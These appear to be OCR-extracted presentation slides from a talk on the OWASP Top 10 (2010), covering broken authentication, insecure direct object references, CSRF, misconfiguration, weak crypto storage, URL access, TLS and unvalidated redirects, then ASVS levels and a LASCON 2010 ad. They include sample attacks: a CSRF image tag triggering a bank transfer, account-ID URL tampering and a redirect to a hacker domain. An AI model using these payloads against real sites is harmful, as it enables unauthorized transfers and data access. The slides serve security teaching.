
A3: Broken Authentication and Session Management

- When applications have authentication and session schemes without correctly implementing the necessary security controls
  - Exposure of session IDs
  - Session fixation
  - Poor session timeout, password recovery
- Attacks can be for some or all accounts
- A user **IS** their session ID to an application

A3: Broken Authentication and Session Management

- Example Attacks
  - URL includes the session ID. The user posts the URL to hos blog and anyone can become that user.
  - Sessions are only expired if a user hits the “Log out” button. User closes the browser. Anyone else using that browser will be that user on that site.
  - Password recovery includes weak security questions and allows for multiple guesses.

A4: Insecure Direct Object References



- When applications directly use identifiers which are significant to application or back end systems
  - Using the actual database row ID, name or key in the application
  - Applications fail to check for authorization before acting on a direct reference
- Attacks can compromise all data connected to the reference (e.g. bank account numbers)

A4: Insecure Direct Object References

- Example Attack

  http://example.com/checkingAcct.do?acct=3391


- Attacker modifies the URL to view other bank customers accounts

  http://example.com/checkingAcct.do?acct=1212

- Another example

  http://example.com/show.cfm?/gallery/holiday/

A5: Cross-Site Request Forgery (CSRF)



- When applications allow 'sensitive actions' to be made without sufficient validation of the request
  - Easier to exploit now that browsers support multiple tabs
  - Leverages an already established session to make request(s) without the users knowledge
- Attacks can perform any website action on behalf of the user if controls are insufficient

A5: Cross-Site Request Forgery (CSRF)

<img src="http://www.bank.com/funds/transfer?amt=5000&acct=123949583437">

evil website

visit evil website

logged in to bank

victim

bank website

verify request token


A6: Security Misconfiguration

- When applications fail to properly configure either themselves or the infrastructure which support them
  - Application level (e.g. debug turned on)
  - Platform level (e.g. directory indexing on)
- Attacks can gain
  - information to refine future attempts,
  - unauthorized to full system access

A6: Security Misconfiguration

- Attack Examples
  - The framework you application has a flaw for which a patch is available. You fail to update to the latest version.
  - Directory list is turned on for the web server. An attacker can see all files within the web root and decompile or directly read source code
  - The admin console is automatically installed and the default accounts are left intact. Attackers discover the admin console and use default accounts to gain privileged access.

A7: Insecure Cryptographic Storage




- When applications fail to properly implement encryption
  - Not encrypting sensitive data
  - Unsafe key generation or storage
  - Weak algorithm usage
  - Poor or no password hashing with a salt
- Attacks compromise all data insecurely encrypted frequently including health, credit card data, ...

A7: Insecure Cryptographic Storage

- Example Attacks
  - Credit card data is encrypted in the database to protect it. Application has SQL injection vulnerabilities which can read the CC data.
  - Password database uses unsalted hashes. An attacker gets the hashes and uses standard lookup tables (or brute force) to retrieve the passwords
  - Backups of sensitive data are encrypted but the key is stored on the same media.

A8: Failure to Restrict URL Access



- When applications fail to check access to each and every request or page.
  - Changing a URL from an anonymous or authenticated user access privileged parts of the application
    - Vertical vs Horizontal escalation
- Attacks allow access to restricted resources within the application such as admin functions.

A8: Failure to Restrict URL Access

- Attack examples
  - Application fails to check for access on all admin pages. Attacker can guess the URL of privileged pages

    http://example.com/getProfile.aspx

    http://example.com/admin_getProfile.aspx

  - Application restricts access to pages based on displaying (or not) menu items. Attacker can either guess, brute force or determine in source, the privileged resources.

A9: Insufficient Transport Layer Protection

- When applications fail to use SSL/TLS where needed or at all
  - Only SSL the login page but nowhere else
  - Mix SSL'ed and non-SSL'ed resources
  - No SSL is used at all or invalid certificates
- Attacks allow exposure of users data, session IDs, admin level compromise or allow for MITM attacks

A9: Insufficient Transport Layer Protection

- Attack Examples
  - A website only authenticates the login page. Attackers monitor network traffic and observe the session ID of users. The session ID is replayed and the attacker becomes that user.
  - A website uses a self-signed certificate. Users are accustomed to clicking through the warning. Attackers substitute their own certificate unnoticed by users. (MITM)
  - A website SSL's all its traffic. Images are moved to an image server to help with load which doesn't SSL. Session IDs are leaked.

A10: Unvalidated Redirects and Forwards

- When applications redirect users to resources but fail to validate the target where the user is redirected.
  - Especially easy when location is in the URL
  - Common in large, complex applications and mash-ups
- Attacks allow control over where the user's browser goes for malware installation, phishing, ...

A10: Unvalidated Redirects and Forwards

http://www.bank.com/funds?target=information.jsp

http://www.bank.com/funds?target=http://www.hacker.com

bank website

redirect

click link to bank

victim

evil website

Bonus Material

- What's Next for Developers
- What's Next for Verifiers
- What's Next for Organizations
- Notes About Risk
- Details About Risk Factors

ASVS: Left as an exercise for the reader


- OWASP Application Security Verification Standard (ASVS)
  - OWASP's first standard
  - Defines 4 Verification levels

Level 1: Automated Verification
  1A: Dynamic Scan
  1B: Source Code Scan
Level 2: Manual Verification
  2A: Penetration Test
  2B: Code Review
Level 3: Design Verification
Level 4: Internal Verification

42 pages

Questions answered by ASVS

- How to I compare verification efforts?
- What security features should be built into the required set of security controls?
- What are reasonable increases in coverage and level of rigor when verifying the security of a web app?
- How much trust can be placed in a web application?
- Also a great source of web app security requirements.



Questions?

Sintel

Download it free at:

http://www.sintel.org

Indie film produced by the Blender Foundation using free and open software

LASCON is in Austin!

Lonestar Application Security Conference

October 29th 2010

1 day conference

3 tracks

- Technical Tack
- Management Track
- OWASP Etcetera Track

Registration is $150 (non-members)

$100 (members)